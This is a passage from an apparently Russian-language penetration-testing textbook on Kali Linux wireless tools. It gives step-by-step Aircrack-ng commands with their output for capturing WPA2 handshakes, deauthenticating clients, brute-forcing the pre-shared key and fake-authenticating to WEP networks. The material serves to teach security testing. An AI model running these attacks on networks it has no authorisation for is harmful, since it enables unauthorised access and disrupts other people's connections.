
```

ERROR: Could not open OUI file '/usr/share/wireshark/wireshark/manuf': No
      such file or directory
INFO: Opened OUI file '/usr/share/wireshark/wireshark/manuf'
INFO: Indexing manufacturer db
INFO: Completed indexing manufacturer db, 27350 lines 547 indexes
INFO: Creating network tracker...
ERROR: Reading config file '/root/.kismet//ssid_map.conf': 2 {No such file or
ERROR: Readin[ Add Source ] il or dire
INFO: Creatin[ No sources were defined or all defined sources
INFO: Registering chan[ Name Wireless Interface
INFO: Pcap log in P[ Opts pcapdump'
INFO: Opened pcapdu[ xml'
INFO: Opened netxml[ txml'
INFO: Opened nettxt[ txt'
INFO: Opened gpsxml[ sxml'
INFO: Opened alert[ rt'
INFO: Opened alert[ Kill Server ] [ Close Console Window ] #

```

**Рис. 11.5.** Вводим имя интерфейса беспроводной сети

Чтобы добавить интерфейс, нажмите клавишу Enter. На этом этапе Kismet начнет собирать точки беспроводного доступа. Будут собраны BSSID и каналы, которые использует каждая точка доступа (рис. 11.6).



**Рис. 11.6.** BSSID собирает информацию о каждой точке доступа

Просмотрев ответ Kismet, вы сможете понять, какие беспроводные сети видны вашей системе. Теперь потребуется определить те беспроводные точки доступа, которые являются частью теста на проникновение.

## WAIDPS

Другим инструментом командной строки, который мы можем использовать при тестировании на проникновение, является WAIDPS. Несмотря на то что этот сценарий Python представляет собой платформу обнаружения вторжений для беспроводных сетей, он удобен и для сбора информации о беспроводных сетях и клиентах. Чтобы использовать WAIDPS, просто скачайте сценарий Python `WAIDPS.py` с сайта <https://github.com/SYWorks/waidps>.

После загрузки поместите сценарий в любой каталог, а затем запустите его с помощью следующей команды:

```
# python waidps.py
```

После выполнения команды на экране появится окно выполнения сценария конфигурации (рис. 11.7).

**Рис. 11.7.** Окно конфигурации WAIDPS

WAIDPS имеет дополнительную функцию, которая сравнивает MAC-адреса точек беспроводного доступа с адресами точек доступа известных производителей. Эта функция полезна, если вы знаете, что конкретная цель использует точки доступа определенного производителя (рис. 11.8).

```
[!] MAC OUI Database (Optional) not found !
Database can be downloaded at https://raw.githubusercontent.com/SYWorks/Database/master/mac-oui.db
Copy the download file mac-oui.db and copy it to ./SYWorks/Database/

? ( Y/n ) : You prefer to download it now ?
```

**Рис. 11.8.** Определение производителя точек доступа

После запуска начальной конфигурации WAIDPS предоставит список всех видимых им точек доступа и беспроводных сетей. Кроме того, вы увидите индикатор PWR, с помощью которого можно определить уровень сигнала, передаваемого конкретной точкой доступа. Чем ближе данное значение к нулю, тем сильнее сигнал. Эти сведения могут быть полезны, если вас интересует конкретная точка доступа. Если сигнал слабый, значит, вам потребуется приблизиться к нужной точке доступа (рис. 11.9).

Помимо идентификации точек беспроводного доступа, WAIDPS умеет сканировать клиенты, у которых может быть беспроводная связь, но которые не связаны с точкой доступа. Эта информация может быть полезна, если вам нужно подделать MAC-адрес, исходящий, как может показаться, от законного клиента (рис. 11.10).

ESSID	BSSID	STA QOI	POSITION	WIRELESS CIPHER	AUTH	CH	PWR	Range	LISTING			
									11S	WPS	Ver	LCK
CBCI-2A52	20:25:64:B2:DD:08	0	WPA2 CCMP/TKIP PSK	PSK	1	-64	Average	-	-	-	-	-
PIGATRON CORPORATION [3]	42:4E:90:02:42:4	-2	WPA2 CCMP PSK	PSK	1	-74	Average	-	-	-	-	-
SalonDolce	30:91:8F:B2:58:E5	0	WPA2 CCMP Unknown	PSK	7	-52	Average	-	-	-	-	-
NETGEAR47	A0:63:91:4A:90:03	0	WPA2 CCMP Unknown	PSK	11	-47	Good	-	-	-	-	-
ServiceSt	46:D9:E7:F7:3E:51	0	OPEN None Unknown	None	11	-47	Good	-	-	-	-	-
ServiceSt	44:D9:E7:F7:3E:51	0	WPA2 CCMP Unknown	PSK	11	-55	Average	-	-	-	-	-
myqwest16	20:76:00:01:86:04	0	WPA2 CCMP Actiontec Electronics, Inc [3]	PSK	11	-82	Poor	-	-	-	-	-
29												

Рис. 11.9. Индикаторы PWR показывают значение уровня сигнала, излучаемого точками доступа

<<< UNASSOCIATED STATIONS [Last seen within 3 mins] >>>>									
00:6F:EE:DD:C4:82	0	Unknown	2016-06-17 17:53:28	2016-06-17 17:53:31	0:00:07	Unknown	SEIKO EPS		
00:26:AB:62:AD:E5	-70	Average	2016-06-17 17:53:08	2016-06-17 17:53:23	0:00:15				
ON CORPORATION [3]									
Probe : <b>encsis</b>									
F6:37:58:EE:00:13	-68	Average	2016-06-17 17:52:58	2016-06-17 17:52:58	0:00:40	Unknown			
F6:02:43:A2:F2:A3	-71	Average	2016-06-17 17:52:58	2016-06-17 17:52:58	0:00:40	Unknown			
90:72:40:C7:96:0B	-83	Poor	2016-06-17 17:53:22	2016-06-17 17:53:22	0:00:16	Apple [3]			
20:C9:D6:5E:A5:47	-82	Poor	2016-06-17 17:53:18	2016-06-17 17:53:18	0:00:20	Apple [3]			
B8:44:D9:37:06:8C	-80	Poor	2016-06-17 17:53:07	2016-06-17 17:53:07	0:00:31	Unknown			
41:D2:44:31:BC:FB	-77	Poor	2016-06-17 17:53:15	2016-06-17 17:53:15	0:00:23	Unknown			
Probe : <b>CH-IS3570B7</b>									
BC:3B:AF:3F:F2:53	-76	Poor	2016-06-17 17:53:09	2016-06-17 17:53:22	0:00:16	Apple [3]			
Probe : <b>rontier4165</b>									
00:57:D0:50:8C:04	-74	Average	2016-06-17 17:53:28	2016-06-17 17:53:28	0:00:10	Unknown			
C0:33:5E:11:94:73	-73	Average	2016-06-17 17:53:17	2016-06-17 17:53:17	0:00:21	Unknown			
6A:55:45:FD:50:3C	-69	Average	2016-06-17 17:53:22	2016-06-17 17:53:22	0:00:16	Unknown			
F6:E4:F8:31:25:B9	-64	Average	2016-06-17 17:53:13	2016-06-17 17:53:16	0:00:22	Unknown			
4C:BB:58:E1:B5:72	-59	Average	2016-06-17 17:53:02	2016-06-17 17:53:02	0:00:36	Unknown			
Probe : <b>SWireless</b>									
10:FE:E0:24:6F:F2	0	Unknown	2016-06-17 17:53:06	2016-06-17 17:53:24	0:00:14	TP-LINK T			
ECHNOLOGIES CO., LTD. [3]									

Рис. 11.10. Информация о точках доступа и беспроводной связи

## Инструменты тестирования беспроводной сети

В состав инструментов Kali Linux входит несколько инструментов, работающих как из командной строки, так и из базового графического интерфейса. Эти инструменты можно использовать для преобразования сетевого интерфейса в сетевой монитор, захвата трафика и обратного пароля аутентификации. Первый из этих инструментов, Aircrack-ng, представляет собой набор инструментов. Кроме того, мы рассмотрим и другие инструменты командной строки и графического интерфейса, которые охватывают весь спектр задач, связанных с тестированием на проникновение при беспроводном соединении.

## Aircrack-ng

Aircrack-ng — набор инструментов, которые позволяют тестерам на проникновение проверять безопасность беспроводных сетей. Пакет включает инструменты для следующих задач.

- ❑ **Мониторинг.** Это инструменты, разработанные специально для захвата трафика с целью последующего анализа. Далее мы рассмотрим более подробно, как с помощью инструментов Aircrack-ng захватывать беспроводной трафик, который позже можно изучить, используя другое программное обеспечение, например Wireshark.
- ❑ **Атаки.** Инструменты для атаки целевых сетей. В их состав входят средства, которые выполняют атаку во время проверки данных пользователя (аутентификации). Кроме того, Aircrack-ng в момент атаки способен проводить инъекции пакетов, отправляемых в беспроводной поток данных как клиентам, так и точке доступа.
- ❑ **Тестирование.** Эти инструменты позволяют тестировать беспроводные карты.
- ❑ **Взлом.** Aircrack-ng также может взламывать предварительные беспроводные ключи, найденные в WEP, WPA и WPA2.

Кроме инструментов, работающих в командной строке, Aircrack-ng используется в ряде инструментов с графическим интерфейсом. Твердое понимание того, как работает Aircrack-ng, обеспечит прочную основу для применения других инструментов, которые мы рассмотрим далее в этой главе.

### Использование общего ключа для взлома WPA

Воспользуемся набором инструментов Aircrack-ng для атаки на беспроводную сеть WPA2. Процесс включает в себя идентификацию нашей целевой сети, захват четырехстороннего рукопожатия, а затем составление списка слов, который будет использован для взлома кода доступа с применением грубой силы. Этот список слов в сочетании с SSID беспроводной сети окажется предварительным общим ключом. Взломав код доступа, мы сможем пройти аутентификацию в целевой беспроводной сети.

1. Убедитесь, что карта беспроводной сети вставлена и правильно работает. Для этого введите в командную строку следующую команду:

```
# iwconfig
```

Команда должна вывести что-то похожее на то, что показано на рис. 11.11. Если беспроводной интерфейс не отображается, убедитесь, что он правильно настроен.

Здесь мы определили наш беспроводной интерфейс как `wlan0`. Если у вас в сети несколько интерфейсов, вы также увидите `wlan1`. Убедитесь, что во время тестов вы используете правильный интерфейс.

```
root@kali:~# iwconfig
wlan0      IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated Tx-Power=20 dBm
          Retry short limit:7  RTS thr:off  Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.

eth0      no wireless extensions.
```

**Рис. 11.11.** Ответ на команду iwconfig

2. В первую очередь мы задействуем инструмент airmon-ng. Он позволяет перевести вашу беспроводную сетевую карту в так называемый режим мониторинга. Это очень похоже на перевод сетевого интерфейса в режим захвата трафика. Данный режим, по сравнению с обычным, позволяет захватывать больше трафика. Чтобы узнать, какие параметры доступны в airmon-ng, введите команду:

```
# airmon-ng -h
```

В ответ вы увидите следующее (рис. 11.12).

```
root@kali:~# airmon-ng -h
usage: airmon-ng <start|stop|check> <interface> [channel or frequency]
```

**Рис. 11.12.** Параметры, доступные в airmon-ng

Для изменения режима беспроводной сетевой карты на режим мониторинга введите команду:

```
# airmon-ng start wlan0
```

В случае успеха мы увидим следующий ответ (рис. 11.13).

```
root@kali:~# airmon-ng start wlan0
           Interface      Driver      Chipset
           wlan0       ath9k_htc  Atheros Communications, Inc. AR9271 802.

           (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0
           (mac80211 station mode vif disabled for [phy0]wlan0)
```

**Рис. 11.13.** Изменение режима беспроводной сетевой карты

После повторной проверки интерфейсов, выполняемой с помощью команды iwconfig, мы увидим, что наш интерфейс был изменен (рис. 11.14).

```
root@kali:~# iwconfig
wlan0mon  IEEE 802.11bgn  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7  RTS thr:off  Fragment thr:off
          Power Management:off

lo        no wireless extensions.

eth0      no wireless extensions.
```

**Рис. 11.14.** Беспроводной сетевой интерфейс изменен

Иногда встречаются процессы, которые мешают переводу беспроводной карты в режим мониторинга. При выполнении команды `airmon-ng start wlan0` может появиться следующее сообщение (рис. 11.15).

```
root@kali:~# airmon-ng start wlan0
Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

      PID Name
      525 NetworkManager
      636 dhclient
     874 wpa_supplicant

      PHY     Interface      Driver      Chipset
      phy0      wlan0       ath9k_htc    Atheros Communications, Inc. AR9271 802.
      11n

Newly created monitor mode interface wlan0mon is *NOT* in monitor mode.
Removing non-monitor wlan0mon interface...

WARNING: unable to start monitor mode, please run "airmon-ng check kill"
```

**Рис. 11.15.** Сообщение о возникших проблемах при изменении режима беспроводной сетевой карты

Это значит, что, возможно, существует три процесса, которые не позволяют перевести беспроводную карту в режим мониторинга (рис. 11.16). В этом случае мы запускаем следующую команду:

```
# airmon-ng check kill
```

```
root@kali:~# airmon-ng check kill
Killing these processes:

      PID Name
      636 dhclient
     874 wpa_supplicant
```

**Рис. 11.16.** Процессы, мешающие переводу беспроводной сетевой карты в режим мониторинга

3. Для остановки этих процессов выполните следующие команды:

```
# pkill dhclient
# pkill wpa_supplicant
```

После введения этих команд процессы, мешающие airmon-ng, будут остановлены. Для их повторного запуска по окончании использования инструментов Aircrack-ng введите две следующие команды:

```
# service networking start
# service network-manager start
```

Другой способ запустить процессы — перезагрузить Kali Linux.

На следующем этапе нам нужно просканировать целевую сеть. В предыдущем разделе мы обсудили, какие разведывательные операции необходимы для выявления потенциальных целевых сетей. Сейчас для идентификации нашей целевой сети мы собираемся поработать с инструментом airodump-ng, а также определить BSSID, который он использует, и канал, на котором он вещает. Чтобы получить доступ к параметрам airodump-ng, введите в командной строке следующее:

```
# airodump-ng -help
```

Это приведет к такому выводу (рис. 11.17).

```
root@kali:~# airodump-ng --help
Airodump-ng 1.2 rc3 - (C) 2006-2015 Thomas d'Otreppe
http://www.aircrack-ng.org

usage: airodump-ng <options> <interface>[,<interface>,...]

Options:
  --ivs           : Save only captured IVs
  --gpsd          : Use GPSd
  --write         <prefix> : Dump file prefix
  -w              : same as --write
  --beacons       : Record all beacons in dump file
  --update        <secs>  : Display update delay in seconds
  --showack       : Prints ack/cts/rts statistics
  -h              : Hides known stations for --showack
  f              <msecs>   : Time in ms between hopping channels
  --berlin        <secs>  : Time before removing the AP/client
                           from the screen when no more packets
                           are received (Default: 120 seconds)
  -r              <file>   : Read packets from that file
  -x              <msecs>  : Active Scanning Simulation
  --manufacturer : Display manufacturer from IEEE OUI list
  --uptime        : Display AP Uptime from Beacon Timestamp
  --wps           : Display WPS information (if any)
  --output-format <formats> : Output format. Possible values:
                               pcap, ivs, csv, gps, kismet, netxml
  --ignore-negative-one : Removes the message that says
                        fixed channel <interface>: -1
  --write-interval <seconds> : Output file(s) write interval in seconds
```

**Рис. 11.17.** Параметры airodump-ng

Теперь мы будем использовать команду `airodump-ng` для идентификации нашей целевой сети. Введите следующую команду:

```
# airodump-ng wlan0mon
```

Инструмент `airodump-ng` будет работать столько, сколько потребуется для определения целевой сети. Как только вы увидите целевую сеть, остановите процесс, нажав `Ctrl+C`. На экране появится следующий вывод, в котором будет показана целевая сеть (рис. 11.18).

CH 10 ][ Elapsed: 1 min ][ 2016-06-07 21:56										
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
00:07:00:00:00:88:41	-1	0	0 0 5 -1						<length: 0>	
DC:3A:5E:4C:A3:A3	-35	4	0 0 11 54e	WPA2 CCMP	PSK				<length: 22>	
<b>44:94:FC:37:10:6E</b>	<b>-42</b>	<b>50</b>	<b>0 0 6</b>	<b>54e. WPA2 CCMP</b>	<b>PSK</b>	<b>Aircrack_Wifi</b>				
10:86:8C:70:38:D6	-43	35	1 0 11 54e.	WPA2 CCMP	PSK				<length: 0>	
12:86:8C:70:38:D6	-43	43	0 0 11 54e.	WPA2 CCMP	PSK				<length: 0>	
22:86:8C:70:38:D6	-46	34	0 0 11 54e.	OPN					xfinitywifi	
32:86:8C:70:38:D6	-46	32	0 0 11 54e.	WPA2 CCMP	PSK				<length: 0>	
38:2C:4A:E3:F2:60	-48	43	1 0 6 54e.	WPA2 CCMP	PSK				HR-HOME	
20:76:00:65:E2:E5	-49	2	28 0 11 54e	WPA2 CCMP	PSK				CenturyLink1507	
10:5F:06:9C:89:55	-48	35	19 0 11 54c	WPA2 CCMP	PSK				SECALT	
8E:04:FF:35:F8:AC	-52	38	0 0 6 54c.	WPA2 CCMP	PSK				<length: 12>	
8E:04:FF:35:F8:AD	-52	37	0 0 6 54e.	OPN					xfinitywifi	

Рис. 11.18. Целевая сеть выделена

- На предыдущем этапе мы определили три ключевых элемента. Во-первых, нашли нашу целевую сеть, которая называется `Aircrack_Wi-Fi`. Во-вторых, у нас есть `BSSID`, который является MAC-адресом для целевой сети: `44:94:FC:37:10:6E`. И наконец, узнали номер канала: 6. Следующим этапом будет захват беспроводного трафика, исходящего из целевой точки доступа. Наша цель — захватить четырехстороннее рукопожатие. Чтобы начать захват трафика, введите в командной строке команду:

```
# - airodump-ng wlan0mon -c 6 --bssid 44:94:FC:37:10:6E -w Wi-FiCrack
```

Смысл этой команды следующий: `airodump-ng` должен использовать интерфейс мониторинга для захвата трафика беспроводной сетевой карты, MAC-адрес которой — `44:94:FC:37:10:6E`, и канала нашей целевой сети. На рис. 11.19 показан вывод команды.

CH 6 ][ Elapsed: 18 s ][ 2016-06-14 21:22										
BSSID	PWR RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
44:94:FC:37:10:6E	-44 100	100	0 0 6 54e	WPA2 CCMP	PSK				<b>Aircrack_Wifi</b>	
BSSID	STATION		PWR	Rate	Lost	Frames	Probe			

Рис. 11.19. Ответ на команду захвата трафика целевой беспроводной сетевой карты

По мере выполнения команды следует убедиться, что мы захватили рукопожатие. Если клиент подключается с допустимым рукопожатием, выходные данные команды показывают его как захваченное (рис. 11.20).

CH 6 ]  Elapsed: 1 min ]  2016-06-14 21:23 ]  WPA handshake: 44:94:FC:37:10:6E										
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
44:94:FC:37:10:6E	-41	100	577	101	2	6	54e	WPA2	CCMP	Aircrack_Wifi
BSSID	STATION			PWR	Rate	Lost	Frames	Probe		
44:94:FC:37:10:6E	64:A5:C3:DA:30:DC			18	0e	24	2063	174		

Рис. 11.20. Рукопожатие захвачено

Если вы не можете получить рукопожатие WPA, посмотрите, есть ли клиент, обращающийся к сети. В данном случае мы видим станцию, подключенную к целевой беспроводной сети с MAC-адресом 64:A5:C3:DA:30:DC. Поскольку это устройство аутентифицировалось, скорее всего, после обрыва связи (деаутентификации) оно снова автоматически начнет процесс подключения. Чтобы инициировать обрыв связи, введите в командную строку следующую команду:

```
# aireplay-ng -0 3 -a 44:94:FC:37:10:6E -c 64:A5:C3:DA:30:DC wlan0mon
```

Команда `aireplay-ng` позволяет вводить пакеты в коммуникационный поток и деаутентифицировать клиент. Это заставит клиент выполнить новое рукопожатие WPA, которое мы, в свою очередь, можем захватить.

- После того как мы захватили рукопожатие, `airodump-ng` следует остановить. Для этого нажмите сочетание клавиш `Ctrl+C`. Если мы рассмотрим корневую папку, то увидим четыре файла, которые были созданы из нашего дампа (рис. 11.21). В Wireshark мы можем изучить файл `wifcrack-01.cap`. Если мы перейдем к протоколу `EAPO`L, то увидим захваченное четырехстороннее рукопожатие (рис. 11.22).

При дальнейшем изучении мы обнаружим конкретный ключ WPA Nonce и связанную с ним информацию (рис. 11.23).

- Теперь у нас есть информация, необходимая для взлома предварительного общего ключа WPA. Для этого мы воспользуемся инструментом `Aircrack-ng`. Ниже приведена одноименная команда:

```
# aircrack-ng -w rockyou.txt -b 44:94:FC:37:10:6E wifcrack-01.cap
```

В этой команде мы идентифицируем BSSID целевой сети с параметром `-b`. Затем указываем на файл захвата `wifcrack-01.cap`. Наконец, мы используем список слов примерно так, как взламывали бы файл пароля. В этом случае мы взяли список из файла `rockyou.txt`. Как только команда будет введена, нажмите `Enter`, и `Aircrack-ng` начнет работать (рис. 11.24).



Рис. 11.21. В корневой папке созданы четыре файла

7732 89.849468	Action	0:46:9d:a5 (- 802.11	10 Acknowledgement, Flags=.....
1873 29.164972	Netgear_37:10:6e	Apple_da:30:dc	EAPOL 155 Key (Message 1 of 4)
1878 29.184430	Netgear_37:10:6e	Apple_da:30:dc	EAPOL 189 Key (Message 3 of 4)
1880 29.187000	Apple_da:30:dc	Netgear_37:10:6e	EAPOL 133 Key (Message 4 of 4)
4160 51.574572	Netgear_37:10:6e	Apple_da:30:dc	EAPOL 155 Key (Message 1 of 4)
4166 51.588907	Netgear_37:10:6e	Apple_da:30:dc	EAPOL 189 Key (Message 3 of 4)
4170 51.591484	Apple_da:30:dc	Netgear_37:10:6e	EAPOL 133 Key (Message 4 of 4)
7216 83.908415	Apple_da:30:dc	Netgear_37:10:6e	EAPOL 155 Key (Message 2 of 4)
7219 83.923762	Netgear_37:10:6e	Apple_da:30:dc	EAPOL 189 Key (Message 3 of 4)
7221 83.927359	Apple_da:30:dc	Netgear_37:10:6e	EAPOL 133 Key (Message 4 of 4)

► Frame 1873: 155 bytes on wire (1240 bits), 155 bytes captured (1240 bits)  
 ► ICCC 802.11 QoS Data, Flags: .....F.  
 ► Logical-Link Control  
 ► 802.1X Authentication

Рис. 11.22. Рукопожатие перехвачено

▼ 802.1X Authentication  
 Version: 802.1X-2004 (2)  
 Type: Key (3)  
 Length: 117  
 Key Descriptor Type: EAPOL RSN Key (2)  
 ▶ Key Information: 0x008a  
 Key Length: 16  
 Replay Counter: 0  
 WPA Key Nonce: d66580dd156be61c208d258d5637f3658686660be7be3137...  
 Key IV: 00000000000000000000000000000000  
 WPA Key RSC: 0000000000000000  
 WPA Key ID: 0000000000000000  
 WPA Key MIC: 00000000000000000000000000000000  
 WPA Key Data Length: 22  
 ▶ WPA Key Data: dd14000fac0471395f8f2d05308c29bf183cd80f1b86  
 ▶ Tag: Vendor Specific: IEEE8021: RSN

Рис. 11.23. Ключ WPA Noice и связанная с ним информация найдены

```
Aircrack-ng 1.2 rc3

[00:00:27] 13128 keys tested (522.32 k/s)

Current passphrase: turtle123

Master Key      : E0 F6 72 7B 66 A0 69 96 22 55 63 E2 D1 F8 99 33
                  F9 3F 9F D6 DA CD 26 F1 A4 B2 7B BC 5A 3F 7D 8E

Transient Key   : E0 A4 A3 B0 7D DA 2D 9D 8A 07 25 48 BD 15 AA 4D
                  65 CC 85 81 37 D4 12 AE 92 66 1A E4 3A 51 F7 8D
                  C6 10 AD 06 EE DB 52 D3 2F 73 E9 F7 02 43 6E 26
                  3B 4F 21 AB 83 DB 04 BF 6B 52 06 95 00 6D 22 18

EAPOL HMAC     : 72 5B AF D4 8D D0 68 55 1D 2B 63 9B 6D 41 DD 4A
```

**Рис. 11.24.** Aircrack-hg запущен

На основании списка паролей `rockyou.txt` Aircrack-ng проверит каждую комбинацию захваченного файла. Если используемый в предварительном общем ключе код доступа есть в файле, Aircrack-ng выдаст следующее сообщение (рис. 11.25).

```
Aircrack-ng 1.2 rc3

[01:42:41] 8623648 keys tested (1385.07 k/s)

KEY FOUND! [ 15SHOUTINGspiders ]
```

<b>Master Key</b>	: FF 33 BC CC 87 0F AB 9F B8 7A 7F C2 41 B0 C5 1A D6 1A F2 38 E7 38 3F A9 21 8F 66 49 0E 87 60 DE
<b>Transient Key</b>	: 59 08 E5 12 AA BA 7F 3E 63 FF 11 FF 19 CB 0B 6F C7 EC C8 D3 F0 92 E4 FC C5 C9 5B 70 96 6B 07 CC B9 CC A4 6B D5 9D A8 F3 12 4F E4 E3 AB D3 2E 9E 0E B5 46 86 E6 FC E3 BA 43 90 59 F7 5D 4F 16 23
<b>EAPOL HMAC</b>	: 28 AA 14 FB 14 A0 0C 57 51 F8 0A 6C C4 1F B4 BF

**Рис. 11.25.** Сообщение Aircrack-ng

На рис. 11.25 мы видим, что `passcode "15SHOUTINGspiders"` находился в файле `rockyou.txt`. Обратите также внимание, что взлом занял примерно 1 час 42 минуты и в конечном итоге было проверено 8 623 648 различных кодов доступа. Этот метод можно использовать с любым списком паролей так же, как это делалось в главе о взломе паролей. Учтите, что пароль может иметь длину от 8 до 63 символов.

Количество комбинаций, которые мы можем применить, слишком велико, чтобы подбирать пароль вручную. Однако такая атака будет эффективна против легко запоминаемых или коротких парольных фраз.

## Влом WEP

Процесс взлома WEP очень похож на таковой в отношении WPA. Определите целевую сеть, захватите трафик с механизмом аутентификации, а затем, чтобы прервать связь целевого беспроводного устройства с сетью, выберите атаку грубой силы. Однако процесс взлома WEP несколько отличается от процесса взлома WPA. В отличие от взлома WPA, где нам нужно было лишь захватить четырехстороннее рукопожатие, в WEP-взломе потребуется убедиться, что мы собрали достаточно векторов инициализации (IVs). На первый взгляд это может показаться очень сложной задачей, но с помощью доступных методов мы можем значительно сократить время на перехват и анализ трафика.

- Чтобы начать процесс взлома WEP, следует перевести беспроводную карту в режим мониторинга. Это делается так же, как и при взломе WPA. Введите следующую команду:

```
# airmong-ng start wlan0
```

- Далее, чтобы найти целевую сеть, выполните такую команду:

```
# airodump-ng wlan0mon
```

Это приведет к созданию списка беспроводных сетей (рис. 11.26).

CH	6	[Elapsed: 6 s]	[2016-06-17 18:52]	bytes from 192.168.2.2: icmp_seq=475 ttl=128 time=0.444 ms	bytes from 192.168.2.2: icmp_seq=476 ttl=128 time=0.316 ms	bytes from 192.168.2.2: icmp_seq=477 ttl=128 time=0.242 ms	bytes from 192.168.2.2: icmp_seq=478 ttl=128 time=0.317 ms				
BSSID				Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
DC:FE:07:73:8D:AA	-90	2	0	0	6	54e.	OPN	xfini			
5E:8F:E0:A5:C0:48	-85	2	0	0	6	54e.	WPA2	CCMP	PSK	<leng	
E0:3F:49:94:C0:28	-81	2	0	0	6	54e.	WPA2	CCMP	PSK	MDH W	
7E:8F:E0:A5:C0:48	-84	2	3319	0	1093	6	54e.	WPA2	CCMP	PSK	<leng
B4:75:0E:C3:C0:34	-86	2	0	0	6	54e.	WPA2	CCMP	PSK	Boomb	
CC:03:FA:CA:A6:5A	-86	2	0	WR	0	54e.	WPA2	CCMP	PSK	Protocol	HOME-
10:86:8C:D1:BF:7A	-82	3	0	0	11	54e.	WPA2	CCMP	PSK	Aaron	
5C:57:1A:B7:58:A0	-82	ED:21:6F:F2	0	0	3011	54e.	WPA2	CCMP	PSK	HOME-	
20:76:00:65:E2:E5	-82	:15:C2:3:45:CE	0	15	5411-5	54e.	WPA2	CCMP	PSK	Centu	
7E:8F:E0:9B:02:D4	-75	3	0	0	6	54e.	WPA2	CCMP	PSK	<leng	
C0:56:27:DB:30:41	-55	4	0	0	11	54e.	WEP	WEP		belki	
10:5F:06:9C:89:55	-35	4	1	0	11	54e.	WPA2	CCMP	PSK	SECAL	
32:86:8C:70:38:D6	-47	4	0	0	11	54e.	WPA2	CCMP	PSK	<leng	
8E:04:FF:35:F8:AD	-45	6	0	0	6	54e.	OPN	xfini			
8E:04:FF:35:F8:AC	-44	8	0	0	6	54e.	WPA2	CCMP	PSK	<leng	
8C:04:FF:35:F8:AB	-45	5	3	1	6	54e.	WPA2	CCMP	PSK	HOME-	
10:86:8C:70:38:D6	-47	3	0	0	11	54e.	WPA2	CCMP	PSK	Harle	
12:86:8C:70:38:D6	-51	4	0	0	11	54e.	WPA2	CCMP	PSK	<leng	

Рис. 11.26. Список беспроводных сетей создан

Мы определили целевую сеть под управлением WEP с BSSID C0:56:27:DB:30:41. В том же ключе мы должны отметить это, а также канал, который использует точка доступа. В данном случае это канал 11.

- Для захвата данных в целевой беспроводной сети мы введем команду airodump-ng:

```
# airodump-ng -c 11 -w belkincrack --bssid C0:56:27:DB:30:41
```

Она наводит инструмент airodump-ng на нашу целевую сеть, расположенную на соответствующем канале. Кроме того, мы фиксируем трафик, записанный в файл belkincrack. Вывод команды будет таким (рис. 11.27).

CH	11	[Elapsed: 3:21 mins]	2016-06-17 18:25	0	2	54e	WPA2	CCMP	PSK	B	
DC:3A:5E:4C:A3:A3	-37		2	0	0	11	54e	WPA2	CCMP	PSK	<
BSSID	0:5F:06:9C:89:PWR	RXQ	Beacons	#Data,	#/s	CH	MB/s	ENC	CIPHER	AUTH	E
wifi-cr	10:86:8C:70:38:D6	-43	8	0	0	11	54e	WEP	2	WEP	H
C0:56:27:DB:30:41:B8:F4	13	354	0	0	0	11	54e	WEP	2	WEP	b
32:86:8C:70:38:D6	-44	4	0	0	0	11	54e	WPA2	CCMP	PSK	<
BSSID	E:04:FF:35:F8:STATION	10	PWR	Rate	0	Lost	54e	Frames	Probe	x	
8C:04:FF:35:F8:AB	-56	10	3	0	0	6	54e	WPA2	CCMP	PSK	H
C0:56:27:DB:30:41:B0:FE:ED:24:6F:F2	10	0	0	0	-1	1	0le	WEP	4:EP	b	
38:2C:4A:E3:F2:60	-47	11	0	0	0	6	54e	WPA2	CCMP	PSK	H

Рис. 11.27. Вывод команды airodump-ng

Обратите внимание, что мы пока не видим никаких данных, передаваемых и принимаемых этой точкой доступа. Это важно, так как для взлома ключа WEP нам нужно захватить пакеты данных, которые содержат векторы инициализации (IVs).

- Мы должны подделать аутентификацию для нашей целевой сети. По сути, мы используем инструмент Aircrack-ng под названием aireplay-ng, чтобы сообщить точке доступа, что у нас есть правильный ключ WEP и мы готовы аутентифицироваться. Даже если у нас нет правильного ключа, следующая команда позволяет подделать аутентификацию и общаться с точкой доступа WEP:

```
# aireplay-ng -1 0 -a C0:56:27:DB:30:41 wlan0mon
```

Здесь мы подделали аутентификацию, указав **-1** и **0** как время повторной передачи и **-a** как BSSID нашей целевой точки доступа. После выполнения команды мы получим следующий результат (рис. 11.28).

```
root@kali:~# aireplay-ng -1 0 -a C0:56:27:DB:30:41 wlan0mon
